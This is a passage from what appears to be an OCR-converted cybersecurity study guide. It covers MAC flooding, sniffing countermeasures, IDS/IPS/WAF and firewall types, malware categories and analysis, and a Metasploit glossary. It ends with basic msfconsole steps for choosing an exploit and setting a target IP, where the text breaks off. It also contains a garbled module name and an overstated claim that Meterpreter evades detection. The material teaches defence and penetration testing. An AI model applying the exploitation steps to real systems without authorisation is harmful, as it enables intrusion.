- Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded



- You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.

What is a MAC Flooding?

MAC flooding is a network sniffing technique that floods the switch MAC table with fake MAC addresses. This leads to overloading the switch memory and makes it act as a hub. Once the switch has been compromised, it sends the broadcast messages to all computers on a network. This makes it possible to sniff data packets as they sent on the network.

Counter Measures against MAC flooding

- **Some switches have the port security feature**. This feature can be used to limit the number of MAC addresses on the ports. It can also be used to maintain a secure MAC address table in addition to the one provided by the switch.
- **Authentication, Authorization and Accounting servers** can be used to filter discovered MAC addresses.

Sniffing Countermeasures

- **Restriction to network physical media** highly reduces the chances of a network sniffer been installed
- **Encrypting messages** as they are transmitted over the network greatly reduces their value as they are difficult to decrypt.
- **Changing the network to a Secure Shell (SSH)network** also reduces the chances of the network been sniffed.

IDS, IPS, WAF and Firewalls

IDS - Intrusion Detection System

An intrusion detection system (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered. While anomaly detection and reporting is the primary function, some intrusion detection systems are capable of taking actions when malicious activity or anomalous traffic is detected, including blocking traffic sent from suspicious IP addresses.

Although intrusion detection systems monitor networks for potentially malicious activity, they are also prone to false alarms (false positives). Consequently, organizations need to fine-tune their IDS products when they first install them. That means properly configuring their intrusion detection systems to recognize what normal traffic on their network looks like compared to potentially malicious activity.

An intrusion prevention system (IPS) also monitors network packets for potentially damaging network traffic. But where an intrusion detection system responds to potentially malicious traffic by logging the traffic and issuing warning notifications, intrusion prevention systems respond to such traffic by rejecting the potentially malicious packets.

Different types of intrusion detection systems

Intrusion detection systems come in different flavors and detect suspicious activities using different methods, including the following:

- A network intrusion detection system (NIDS) is deployed at a strategic point or points within the network, where it can monitor inbound and outbound traffic to and from all the devices on the network.

- Host intrusion detection systems (HIDS) run on all computers or devices in the network with direct access to both the internet and the enterprise internal network. HIDS have an advantage over NIDS in that they may be able to detect anomalous network packets that originate from inside the organization or malicious traffic that a NIDS has failed to detect. HIDS may also be able to identify malicious traffic that originates from the host itself, as when the host has been infected with malware and is attempting to spread to other systems.
- Signature-based intrusion detection systems monitor all the packets traversing the network and compares them against a database of signatures or attributes of known malicious threats, much like antivirus software.
- Anomaly-based intrusion detection systems monitor network traffic and compare it against an established baseline, to determine what is considered normal for the network with respect to bandwidth, protocols, ports and other devices. This type of IDS alerts administrators to potentially malicious activity.

Historically, intrusion detection systems were categorized as passive or active; a passive IDS that detected malicious activity would generate alert or log entries, but would take no actions. An active IDS, sometimes called an intrusion detection and prevention system, would generate alerts and log entries, but could also be configured to take actions, like blocking IP addresses or shutting down access to restricted resources.

Snort, one of the most widely used intrusion detection systems is an open source, freely available and lightweight NIDS that is used to detect emerging threats. Snort can be compiled on most Unix or Linux operating systems, and a version is available for Windows as well.

Capabilities of intrusion detection systems

Intrusion detection systems monitor network traffic in order to detect when an intrusion is being carried out by unauthorized entities. IDSes do this by providing some or all of these functions to security professionals:

- monitoring the operation of routers, firewalls, key management servers and files that are needed by other security controls aimed at detecting, preventing or recovering from cyber attacks;
- providing administrators a way to tune, organize and understand relevant operating system audit trails and other logs that are often otherwise difficult to track or parse;
- providing a user-friendly interface so non-expert staff members can assist with managing system security;
- including an extensive attack signature database against which information from the system can be matched;
- recognizing and reporting when the IDS detects that data files have been altered;
- generating an alarm and notifying that security has been breached; and
- reacting to intruders by blocking them or blocking the server.

An intrusion detection system may be implemented as a software application running on customer hardware, or as a network security appliance; cloud-based intrusion detection systems are also available to protect data and systems in cloud deployments.

Benefits of intrusion detection systems

Intrusion detection systems offer organizations a number of benefits, starting with the ability to identify security incidents. An IDS can be used to help analyze the quantity and types of attacks,

and organizations can use this information to change their security systems or implement more effective controls. An intrusion detection system can also help companies identify bugs or problems with their network device configurations. These metrics can then be used to assess future risks.

Intrusion detection systems can also help the enterprise attain regulatory compliance. An IDS gives companies greater visibility across their networks, making it easier to meet security regulations. Additionally, businesses can use their IDS logs as part of the documentation to show they are meeting certain compliance requirements.

Intrusion detection systems can also improve security response. Since IDS sensors can detect network hosts and devices, they can also be used to inspect data within the network packets, as well as identify the operating systems of services being used. Using an IDS to collect this information can be much more efficient that manual censuses of connected systems.

IPS - Intrusion Prevention System


Intrusion prevention is a preemptive approach to network security used to identify potential threats and respond to them swiftly. Like an intrusion detection system (IDS), an intrusion prevention system (IPS) monitors network traffic. However, because an exploit may be carried out very quickly after the attacker gains access, intrusion prevention systems also have the ability to take immediate action, based on a set of rules established by the network administrator. For example, an IPS might drop a packet that it determines to be malicious and block all further traffic from that IP address or port. Legitimate traffic, meanwhile, should be forwarded to the recipient with no apparent disruption or delay of service.

According to Michael Reed of Top Layer Networks, an effective intrusion prevention system should also perform more complex monitoring and analysis, such as watching and responding to traffic patterns as well as individual packets. "Detection mechanisms can include address

matching, HTTP string and substring matching, generic pattern matching, TCP connection analysis, packet anomaly detection, traffic anomaly detection and TCP/UDP port matching."

Broadly speaking, an intrusion prevention system can be said to include any product or practice used to keep attackers from gaining access to your network, such as firewalls and anti-virus software.

IDS versus IPS



An intrusion prevention system (IPS) is similar to an intrusion detection system, but differs in that an IPS can be configured to block potential threats. Like intrusion detection systems, an IPS can be used to monitor, log and report activities, but it can also be configured to stop threats without the involvement of a system administrator. However, organizations should be careful with IPSes because they can also deny legitimate traffic if not tuned accurately.

An IDS is aimed at analyzing whole packets -- header and payload -- looking for known events. When it detects a known event, the system generates a log message detailing that event. The IDS compares the inbound traffic against the database of known attack signatures and reports

any attacks it detects. An IDS warns of suspicious activity taking place, but it doesn't prevent them as does an IPS. The major flaw of an IDS is that it can produce false positives.

An intrusion prevention system is typically located between a company's firewall and the rest of its network and may have the ability to stop any suspected traffic from getting to the rest of the network.


Intrusion prevention systems execute responses to active attacks in real time. Because system administrators structure rules within the IPS that address the needs of the business, the system can monitor and evaluate threats, as well as take action in real time to stop immediate threats. An IPS actively catches intruders that firewalls or antivirus software may miss.

WAF - Web Application Firewall

A WAF or Web Application Firewall helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. It typically protects web applications from attacks such as cross-site forgery, cross-site-scripting (XSS), file inclusion, and SQL injection, among others. A WAF is a protocol layer 7 defense (in the OSI model), and is not designed to defend against all types of attacks. This method of attack mitigation is usually part of a suite of tools which together create a holistic defense against a range of attack vectors.

By deploying a WAF in front of a web application, a shield is placed between the web application and the internet. While a proxy server protects a client machine’s identity by using an intermediary, a WAF is a type of reverse-proxy, protecting the server from exposure by having clients pass through the WAF before reaching the server.

A WAF operates through a set of rules often called policies. These policies aim to protect against vulnerabilities in the application by filtering out malicious traffic. The value of a WAF comes in part from the speed and ease with which policy modification can be implemented, allowing for faster response to varying attack vectors; during a DDoS attack, rate limiting can be quickly implemented by modifying WAF policies.



What is the difference between blacklist and whitelist WAFs?

A WAF that operates based on a blacklist (negative security model) protects against known attacks. Think of a blacklist WAF as a club bouncer instructed to deny admittance to guests who don't meet the dress code. Conversely, a WAF based on a whitelist (positive security model) only admits traffic that has been pre-approved. This is like the bouncer at an exclusive party, he or she only admits people who are on the list. Both blacklists and whitelists have their advantages and drawbacks, which is why many WAFs offer a hybrid security model, which implements both.

What are network-based, host-based, and cloud-based WAFs?

A WAF can be implemented one of three different ways, each with it's own benefits and shortcomings:

- A network-based WAF is generally hardware-based. Since they are installed locally they minimize latency, but network-based WAFs are the most expensive option and also require the storage and maintenance of physical equipment.
- A host-based WAF may be fully integrated into an application's software. This solution is less expensive than a network-based WAF and offers more customizability. The downside of a host-based WAF is the consumption of local server resources, implementation complexity, and maintenance costs. These components typically require engineering time, and may be costly.
- Cloud-based WAFs offer an affordable option that is very easy to implement; they

usually offer a turnkey installation that is as simple as a change in DNS to redirect traffic. Cloud-based WAFs also have a minimal upfront cost, as users pay monthly or annually for security as a service. Cloud-based WAFs can also offer a solution that is consistently updated to protect against the newest threats without any additional work or cost on the user's end. The drawback of a cloud-based WAF is that users hand over the responsibility to a third-party, therefore some features of the WAF may be a black box to them. Learn about Cloudflare's cloud-based WAF solution.

Firewall

In computing, a firewall is software or firmware that enforces a set of rules about what data packets will be allowed to enter or leave a network. Firewalls are incorporated into a wide variety of networked devices to filter traffic and lower the risk that malicious packets traveling over the public internet can impact the security of a private network. Firewalls may also be purchased as stand-alone software applications.

The term *firewall* is a metaphor that compares a type of physical barrier that's put in place to limit the damage a fire can cause, with a virtual barrier that's put in place to limit damage from an external or internal cyberattack. When located at the perimeter of a network, firewalls provide low-level network protection, as well as important logging and auditing functions.

While the two main types of firewalls are host-based and network-based, there are many different types that can be found in different places and controlling different activities. A host-based firewall is installed on individual servers and monitors incoming and outgoing signals. A network-based firewall can be built into the cloud's infrastructure, or it can be a virtual firewall service.

Types of firewalls

Other types of firewalls include packet-filtering firewalls, stateful inspection firewalls, proxy firewalls and next-generation firewalls (NGFWs).

- A packet-filtering firewall examines packets in isolation and does not know the packet's context.
- A stateful inspection firewall examines network traffic to determine whether one packet is related to another packet.
- A proxy firewall inspects packets at the application layer of the Open Systems Interconnection (OSI) reference model.
- An NGFW uses a multilayered approach to integrate enterprise firewall capabilities with an intrusion prevention system (IPS) and application control.

When organizations began moving from mainframe computers and dumb clients to the client-server model, the ability to control access to the server became a priority. Before the first firewalls emerged based on work done in the late 1980s, the only real form of network security was enforced through access control lists (ACLs) residing on routers. ACLs specified which Internet Protocol (IP) addresses were granted or denied access to the network.
The exponential growth of the internet and the resulting increase in connectivity of networks, however, meant that filtering network traffic by IP address alone was no longer enough. Static packet-filtering firewalls, which examine packet headers and use rules to make decisions about what traffic to let through, arguably became the most important part of every network security initiative by the end of the last century.

How packet-filtering firewalls work

When a packet passes through a packet-filtering firewall, its source and destination address, protocol and destination port number are checked. The packet is dropped -- it's not forwarded to its destination -- if it does not comply with the firewall rule set. For example, if a firewall is configured with a rule to block Telnet access, then the firewall will drop packets destined for Transmission Control Protocol (TCP) port number 23, the port where a Telnet-server application would be listening.

Packet-filtering firewalls work mainly on the network layer of the OSI reference model, although the transport layer is used to obtain the source and destination port numbers. They examine each packet independently and do not know whether any given packet is part of an existing stream of traffic. Packet-filtering firewalls are effective, but because they process each packet in isolation, they can be vulnerable to IP spoofing attacks and have largely been replaced by stateful inspection firewalls.

How stateful inspection firewalls work

Stateful inspection firewalls -- also known as *dynamic packet-filtering firewalls* -- maintain a table that keeps track of all open connections. When new packets arrive, the firewall compares information in the packet header to the state table and determines whether it is part of an established connection. If it is part of an existing connection, then the packet is allowed through without further analysis. If the packet doesn't match an existing connection, it is evaluated according to the rule set for new connections.

Stateful inspection firewalls monitor communication packets over a period of time and examine both incoming and outgoing packets. Outgoing packets that are requests for specific types of incoming packets are tracked, and only those incoming packets constituting a proper response are allowed through the firewall. Although stateful inspection firewalls are quite effective, they can be vulnerable to denial-of-service (DoS) attacks.

How application layer and proxy firewalls work

As attacks against web servers became more common, it became apparent that there was a need for firewalls to protect networks from attacks at the application layer. Packet filtering and stateful inspection firewalls can't distinguish among valid application layer protocol requests, data and malicious traffic encapsulated within apparently valid protocol traffic.
Firewalls that provide application layer filtering can examine the payload of a packet and distinguish among valid requests, data and malicious code disguised as a valid request or data.

Since this type of firewall makes a decision based on the payload's content, it gives security engineers more granular control over network traffic and sets rules to permit or deny specific application requests or commands. For example, it can allow or deny a specific incoming Telnet command from a particular user, whereas other firewalls can only control general incoming requests from a particular host.

If this type of firewall could also prevent an attacker from connecting directly to the network, it would be even better. Putting the firewall on a proxy server would make it harder for an attacker to discover where the network actually is and create yet another layer of security.

When there is a proxy firewall in place, both the client and the server are forced to conduct the session through an intermediary -- a proxy server that hosts an application layer firewall. Now, each time an external client requests a connection with an internal server (or vice versa), the client will open a connection with the proxy instead. If the connection meets the criteria in the firewall rule base, the proxy will open a connection to the requested server. Because the firewall is placed in the middle of the logical connection, it can watch traffic for any signs of malicious activity at the application layer.

The key benefit of application layer filtering is the ability to block specific content, such as known malware or certain websites, and recognize when certain applications and protocols, such as Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP) and domain name system (DNS), are being misused. Application layer firewall rules can also be used to control the execution of files or the handling of data by specific applications.

Malware

“Malware” is short for “malicious software” - computer programs designed to infiltrate and damage computers without the users consent. “Malware” is the general term covering all the different types of threats to your computer safety such as viruses, spyware, worms, trojans, rootkits and so on.
Today many experts believe the amount of malicious software being released on the web might actually surpass the release of valid software.

Different types of malware
The term malware includes viruses, worms, Trojan Horses, rootkits, spyware, keyloggers and more. To get an overview of the difference between all these types of threats and the way they work, it makes sense to divide them into groups:

Viruses and worms – the contagious threat
Viruses and worms are defined by their behaviour – malicious software designed to spread without the user’s knowledge. A virus infects legitimate software and when this software is used by the computer owner it spreads the virus – so viruses need you to act before they can spread. Computer worms, on the other hand, spread without user action. Both viruses and worms can carry a so-called “payload” – malicious code designed to do damage.

Trojans and Rootkits – the masked threat
Trojans and rootkits are grouped together as they both seek to conceal attacks on computers. Trojan Horses are malignant pieces of software pretending to be benign applications. Users therefore download them thinking they will get a useful piece of software and instead end up with a malware infected computer. Rootkits are different. They are a masking technique for malware, but do not contain damaging software. Rootkit techniques were invented by virus writers to conceal malware, so it could go unnoticed by antivirus detection and removal programs. Today, antivirus products, like BullGuard Internet Security, strike back as they come with effective rootkit removal tools.

Spyware and keyloggers – the financial threat
Spyware and keyloggers are malware used in malicious attacks like identity theft, phishing and social engineering - threats designed to steal money from unknowing computer users, businesses and banks.

Malware Analysis refers to the process by which the purpose and functionality of the given malware samples are analyzed and determined. The culled out information provides insights into developing an effective detection technique for the malicious codes. Additionally, it is an

essential aspect for developing the efficient removal tools which can definitely perform malware removal on an infected system.

Types Of Malware Analysis

Static Analysis

Static Analysis also called static code analysis, is a process of software debugging without executing the code or program. In other words, it examines the malware without examining the code or executing the program. The techniques of static malware analysis can be implemented on various representations of a program. The techniques and tools instantaneously discover whether a file is of malicious intent or not. Then the information on its functionality and other technical indicators help create its simple signatures.

The source code will help static analysis tools in finding memory corruption flaws and verify the accuracy of models of the given system.

Dynamic Analysis

The dynamic analysis runs malware to examine its behavior, learn its functionality and recognize technical indicators. When all these details are obtained, they are used in the detection signatures. The technical indicators exposed may comprise of IP addresses, domain names, file path locations, additional files, registry keys, found on the network or computer.


Additionally, it will identify and locate the communication with the attacker-controlled external server. The intention to do so may involve in zeroing in on the command and control purposes or to download additional malware files. This can be related to many of the common dynamic malware or automated sandbox analysis engines perform today.

Threat Analysis

The threat analysis is an on-going process that helps identify exemplars of malicious software. With hackers regularly reinstating network infrastructure, it is obvious to lose sight of the tools constantly being used and updated by these various actors. Beginning with malicious program family analysis, this process is centered on mapping vulnerabilities, exploits, network infrastructure, additional malware, and adversaries.

Metasploit


First of all, open the Metasploit console in Kali. You can do so by following the path: Applications → Exploitation Tools → Metasploit.
Or by typing msfconsole in your terminal.



Let's discuss some basic commands that are frequently used in Metasploit.

help - it will show you a list of core commands in Metasploit along with their description.
msfupdate is an important administration command. It is used to update Metasploit with the latest vulnerability exploits.
Search is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to Microsoft, then the command will be –msf

>search name:Microsoft type:exploit



info command provides information regarding a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction.

Terms to understand with metasploit

Module

Most of the tasks that you perform in Metasploit require the use of a module, which is a standalone piece of code that extends the functionality of the Metasploit Framework. A module can be an exploit, auxiliary or post-exploitation module. The module type determines its purpose. For example, any module that can open a shell on a target is considered an exploit module. A popular exploit module is MS08-067.

Exploit Module

An exploit module executes a sequence of commands to target a specific vulnerability found in

a system or application. An exploit module takes advantage of a vulnerability to provide access to the target system. Exploit modules include buffer overflow, code injection, and web application exploits.

Auxiliary Module

An auxiliary module does not execute a payload and perform arbitrary actions that may not be related to exploitation. Examples of auxiliary modules include scanners, fuzzers, and denial of service attacks.

Post-Exploitation Module

A post-exploitation module enables you to gather more information or to gain further access to an exploited target system. Examples of post-exploitation modules include hash dumps and application and service enumerators.

Payload

A payload is the shell code that runs after an exploit successfully compromises a system. The payload enables you to define how you want to connect to the shell and what you want to do to the target system after you take control of it. A payload can open a Meterpreter or command shell. Meterpreter is an advanced payload that allows you to write DLL files to dynamically create new features as you need them.

Bind Shell Payload

A bind shell attaches a listener on the exploited system and waits for the attacking machine to connect to the listener.

Database

The database stores host data, system logs, collected evidence, and report data.

Discovery Scan

A discovery scan is a Metasploit scan that combines Nmap and several Metasploit modules to enumerate and fingerprint targets.

Exploit

An exploit is a program that takes advantage of a specific vulnerability and provides an attacker with access to the target system. An exploit typically carries a payload and delivers it to a target. For example, one of the most common exploits is windows/smb/s08-067_netapi, which targets a

Windows Server Service vulnerability that could allow remote code execution.

Listener

A listener waits for an incoming connection from either the exploited target or the attacking machine and manages the connection when it receives it.

Meterpreter

Meterpreter is an advanced multi-function payload that provides you an interactive shell. From the Meterpreter shell, you can do things like download a file, obtain the password hashes for user accounts, and pivot into other networks. Meterpreter runs on memory, so it is undetectable by most intrusion detection systems.

Modules

A prepackaged collection of code from the Metasploit Framework that performs a specific task, such as run a scan or launch an exploit.

Payload

A payload is the actual code that executes on the target system after an exploit successfully executes.A payload can be a reverse shell payload or a bind shell payload. The major difference between these payloads is the direction of the connection after the exploit occurs. Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.

Metasploit payloads can be of three types −

Singles − Singles are very small and designed to create some kind of communication, then move to the next stage. For example, just creating a user.

Staged − It is a payload that an attacker can use to upload a bigger file onto a victim system.

Stages − Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter and VNC Injection.

Project

A project is a container for the targets, tasks, reports, and data that are part of a penetration test. A project contains the workspace that you use to create a penetration test and configure tasks. Every penetration test runs from within a project.

Reverse Shell Payload

A reverse shell connects back to the attacking machine as a command prompt.

Shellcode

Shellcode is the set of instructions that an exploit uses as the payload.

Shell

A shell is a console-like interface that provides you with access to a remote target.

Task

A task is an action that Metasploit Pro can perform. Examples of tasks include performing a scan, running a bruteforce attack, exploiting a vulnerable target, or generating a report.

Vulnerability

A vulnerability is a security flaw or weakness that enables an attacker to compromise a target. A compromised system can result in privilege escalation, denial-of-service, unauthorized data access, stolen passwords, and buffer overflows.


Exploit using Command Prompt

```
msf > use "exploit path"
```

Next, use the following command in order to see what parameters you have to set to make it functional.

```
msf > show options
```


This exploit shows that we have to set RHOST “target IP”Next, use the commands −



Use Commands

msf > set RHOST 192.168.1.101

